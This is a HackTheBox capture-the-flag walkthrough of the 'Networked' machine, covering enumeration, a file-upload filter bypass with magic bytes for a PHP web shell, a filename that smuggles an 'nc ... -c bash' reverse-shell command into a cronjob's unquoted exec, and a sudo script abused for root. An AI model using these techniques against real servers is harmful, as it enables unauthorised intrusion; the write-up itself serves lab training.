

WALKTHROUGH

On

NETWORKED HACKTHEBOX



++CREATED BY: humurabbi

++PROFILE LINK : <https://www.hackthebox.eu/home/users/profile/47509>


>===INITIAL ENUMERATION AND USER===<

- Starting with nmap scan

```
root@alpha:~/Downloads/htb/Machines/Networkd# cat nmap.scan
# Nmap 7.80 scan initiated Sun Aug 25 20:00:30 2019 as: nmap -v -sV -sC -oN nmap.scan 10.10.10.146
Nmap scan report for 10.10.10.146
Host is up (0.24s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
|_ ssh-hostkey:
|_  2048 22:75:d7:a7:4f:81:a7:af:52:66:e5:27:44:b1:01:5b (RSA)
|_  256 2d:63:28:fc:a2:99:c7:d4:35:b9:45:9a:4b:38:f9:c8 (ECDSA)
80/tcp    open  http     Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
443/tcp    closed https

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Aug 25 20:00:56 2019 -- 1 IP address (1 host up) scanned in 26.28 seconds
root@alpha:~/Downloads/htb/Machines/Networkd#
```


- We find two ports open with openssh and apache webserver, both are latest versions hence no major exploits will be available and therefore we proceed to webserver for enumeration.



- We also perform directory brute force using gobuster.

```
root@alpha:~/Downloads/htb/Machines/Networkd# gobuster dir -u http://10.10.10.146 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php -t 100 -o dirs
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@FireFart_)
=====
[+] Url:             http://10.10.10.146
[+] Threads:         100
[+] Wordlist:         /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:     200,204,301,302,307,401,403
[+] User Agent:       gobuster/3.0.1
[+] Extensions:      php
[+] Timeout:          10s
=====
2019/08/27 12:57:52 Starting gobuster
=====
/index.php (Status: 200)
/uploads (Status: 301)
/photos.php (Status: 200)
/upload.php (Status: 200)
/lib.php (Status: 200)
/backup (Status: 301)
Progress: 2051 / 220561 (0.93%)^C
[!] Keyboard interrupt detected, terminating.
=====
2019/08/27 12:58:06 Finished
=====
```

- We take a look at those files and directories we found specially /backup.



- On extracting the tar file we find source codes of all files present on server. We analyse the code of upload.php to check if we can bypass upload restrictions for a shell.

```

root@alpha:~/Downloads/htb/Machines/Networkd# cd backup/
root@alpha:~/Downloads/htb/Machines/Networkd/backup# ls
backup.tar  check_attack.php  index.php  lib.php  photos.php  upload.php
root@alpha:~/Downloads/htb/Machines/Networkd/backup# clear
root@alpha:~/Downloads/htb/Machines/Networkd/backup# vim upload.php
root@alpha:~/Downloads/htb/Machines/Networkd/backup# cat upload.php
<?php
require '/var/www/html/lib.php';

define("UPLOAD_DIR", "/var/www/html/uploads/");

if( isset($_POST['submit']) ) {
    if ( !empty($_FILES["myFile"]) ) {
        $myFile = $_FILES["myFile"];

        if ( ! (check_file_type($_FILES["myFile"]) && filesize($_FILES["myFile"]['tmp_name'])
        < 60000) ) {
            echo "<pre>Invalid image file.</pre>";
            displayform();
        }

        if ($myFile["error"] != UPLOAD_ERR_OK) {
            echo "<p>An error occurred.</p>";
            displayform();
            exit;
        }

        // $name = $_SERVER['REMOTE_ADDR'].'.'.$myFile["name"];
        list ($foo,$ext) = getnameUpload($myFile["name"]);
        $validext = array('.jpg', '.png', '.gif', '.jpeg');
        $valid = false;
        foreach ($validext as $vext) {
            if (substr_compare($myFile["name"], $vext, -strlen($vext)) === 0) {
                $valid = true;
            }
        }

        if ( ! ($valid) ) {
            echo "<p>Invalid image file.</p>";
            displayform();
            exit;
        }


        return array($name,$ext);
    }
}

function check_ip($prefix,$filename) {
    //echo "prefix: $prefix - fname: $filename<br>\n";
    $ret = true;
    if ( ! (filter_var($prefix, FILTER_VALIDATE_IP)) ) {
        $ret = false;
        $msg = "4tt4ck on file ".$filename." : prefix is not a valid ip ";
    } else {
        $msg = $filename;
    }
    return array($ret,$msg);
}


function file_mime_type($file) {
    $regexp = '/^([a-z\-\_]+\/[a-z0-9\-\_\.\+]+)(;\s+)?$/' ;
    if (function_exists('finfo_file')) {
        $finfo = finfo_open(FILEINFO_MIME);
        if (is_resource($finfo)) // It is possible that a FALSE value is returned, if there
        is no magic MIME database file found on the system
        {
            $mime = @finfo_file($finfo, $file['tmp_name']);
            finfo_close($finfo);
            if (is_string($mime) && preg_match($regexp, $mime, $matches)) {
                $file_type = $matches[1];
                return $file_type;
            }
        }
    }
    if (function_exists('mime_content_type'))
    {
        $file_type = @mime_content_type($file['tmp_name']);
        if (strlen($file_type) > 0) // It's possible that mime_content_type() returns FALSE
        or an empty string
        {
            return $file_type;
        }
    }
    return $file['type'];
}

```


- We see that upload.php calls check_file_type function present in lib.php which further calls file_mime_type function which is also present in lib.php. It calls some of function of the standard library in php which uses magic bytes to check whether it is an image. It can easily be bypassed by appending magic bytes at beginning of file. Further checks are performed which validates the extension of file. So we take our shell.php file and rename it to shell.php.jpg and then while uploading, capture the request using burp and append magic bytes. (GIF89a;)




- Our file is successfully uploaded. Now we proceed to `photos.php` to view our uploaded files.



- We see our file is successfully uploaded. We right click to view our image and see that our shell is running perfectly.



- We use it for reverse shell as `www-data`.



- After enumerating home directory of user guly we see that a php script is running as a cronjob which could be used to gain shell as that user. Lets look at code check_attack.php.

```
bash-4.2$ ls
ls
check_attack.php  crontab.guly  user.txt
bash-4.2$ cat check_attack.php
cat check_attack.php
<?php
require '/var/www/html/lib.php';
$path = '/var/www/html/uploads/';
$logpath = '/tmp/attack.log';
$to = 'guly';
$msg = '';
$headers = "X-Mailer: check_attack.php\r\n";

$files = array();
$files = preg_grep('/^[^.]*/', scandir($path));

foreach ($files as $key => $value) {
    $msg='';
    if ($value == 'index.html') {
        continue;
    }
    #echo "-----\n";

    #print "check: $value\n";
    list ($name,$ext) = getnameCheck($value);
    $check = check_ip($name,$value);

    if (!$check[0]) {
        echo "attack!\n";
        # todo: attach file
        file_put_contents($logpath, $msg, FILE_APPEND | LOCK_EX);

        exec("rm -f $logpath");
        exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");
        echo "rm -f $path$value\n";
        mail($to, $msg, $msg, $headers, "--F$value");
    }
}
?>
bash-4.2$
```

- We see that it scans for files in upload and validates ip. If file is malicious it removes the file , but we notice that it directly copies the filename without “ quotes so if we create a file with name as ‘; nc <ip> port -c bash’ than the actual command executed by script would be:
“nohup /bin/rm -f \$path; nc <ip> port -c bash > /dev/null 2>&1 &”
- And we wait for reverse shell and grab user.txt.

```
File Edit View Search Terminal Tabs Help
root@alpha: ~/Downloads/htb x root@alpha: ~/Downloads/ht... x root@alpha: /var/www/html x root@alpha: ~/Downloads x root@alpha: ~/Downloads/ht... x guly@networked:~ x
[guly@networked ~]$ ls -alh
total 28K
drwxr-xr-x. 2 guly guly 159 Aug 26 21:07 .
drwxr-xr-x. 3 root root 18 Jul 2 13:27 ..
lrwxrwxrwx. 1 root root 9 Jul 2 13:35 .bash_history -> /dev/null
-rw-r--r--. 1 guly guly 18 Oct 30 2018 .bash_logout
-rw-r--r--. 1 guly guly 193 Oct 30 2018 .bash_profile
-rw-r--r--. 1 guly guly 231 Oct 30 2018 .bashrc
-r--r--r--. 1 root root 782 Oct 30 2018 check_attack.php
-rw-r--r--. 1 root root 44 Oct 30 2018 crontab.guly
-r-----. 1 guly guly 33 Oct 30 2018 user.txt
-rw-----. 1 guly guly 639 Jul 9 13:40 .viminfo
[guly@networked ~]$ cat user.txt
526cfc2305f17faaacecf212c57d71c5
[guly@networked ~]$ cd /r
root/ run/
[guly@networked ~]$ cd /root/
bash: cd: /root/: Permission denied
[guly@networked ~]$ sudo -l
Matching Defaults entries for guly on networked:
    !visiblepw, always set home, match group by gid, always query group plugin,
    env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS",
    env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE",
    env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES",
    env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE",
    env_keep+="LC_TIME LC_ALL LANGUAGE LANGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin
User guly may run the following commands on networked:
    (root) NOPASSWD: /usr/local/sbin/changename.sh
[guly@networked ~]$
```

User flag : 526cfc2305f17faaacecf212c57d71c5

>===PRIVILEGE ESCALATION===<

- We check for the privileges that user have. We see that it have permission to run changename.sh script as root without password. We look at the code of the script.

```
020f1c230317faadec1212c37d1c3
sudo -l
Matching Defaults entries for guly on networked:
    !visiblepw, always set home, match group by gid, always query group plugin, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS", env_keep+="MAIL PS1 PS2
    QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE"
    , env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY", secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User guly may run the following commands on networked:
    (root) NOPASSWD: /usr/local/sbin/changename.sh
cat /usr/local/sbin/changename.sh
#!/bin/bash -p
cat > /etc/sysconfig/network-scripts/ifcfg-guly << EOF
DEVICE=guly0
ONBOOT=no
NM_CONTROLLED=no
EOF

regex="^[a-zA-Z0-9 \\/-]+$"
for var in NAME PROXY_METHOD BROWSER_ONLY BOOTPROTO; do
    echo "interface $var:"
    read x
    while [[ ! $x =~ $regex ]]; do
        echo "wrong input, try again"
        echo "interface $var:"
        read x
    done
    echo $var=$x >> /etc/sysconfig/network-scripts/ifcfg-guly
done

/sbin/ifup guly0
```

- It is a simple script that takes the values from input and create a network interface file and then use ifup command. But problem in the script is it whitelists a space(" ") in validating input so we can enter values like 'hi hello' for any parameter and when the ifup command is executed, it runs the created file as a bash script importing the variables from it. But the bash file treats anything followed by space as a command so providing input like 'hi bash' for any variable executes bash command, which eventually gives us root shell.

```
/sbin/ifup guly0
sudo usr/local/sbin/changename.sh
sudo /usr/local/sbin/changename.sh
interface NAME:
hi bash
interface PROXY_METHOD:
test
interface BROWSER_ONLY:
test
interface BOOTPROTO:
test
whoami
root
cat /root/root.txt
0a8ecda83f1d81251099e8ac3d0dcb82
```

Root flag: 0a8ecda83f1d81251099e8ac3d0dcb82

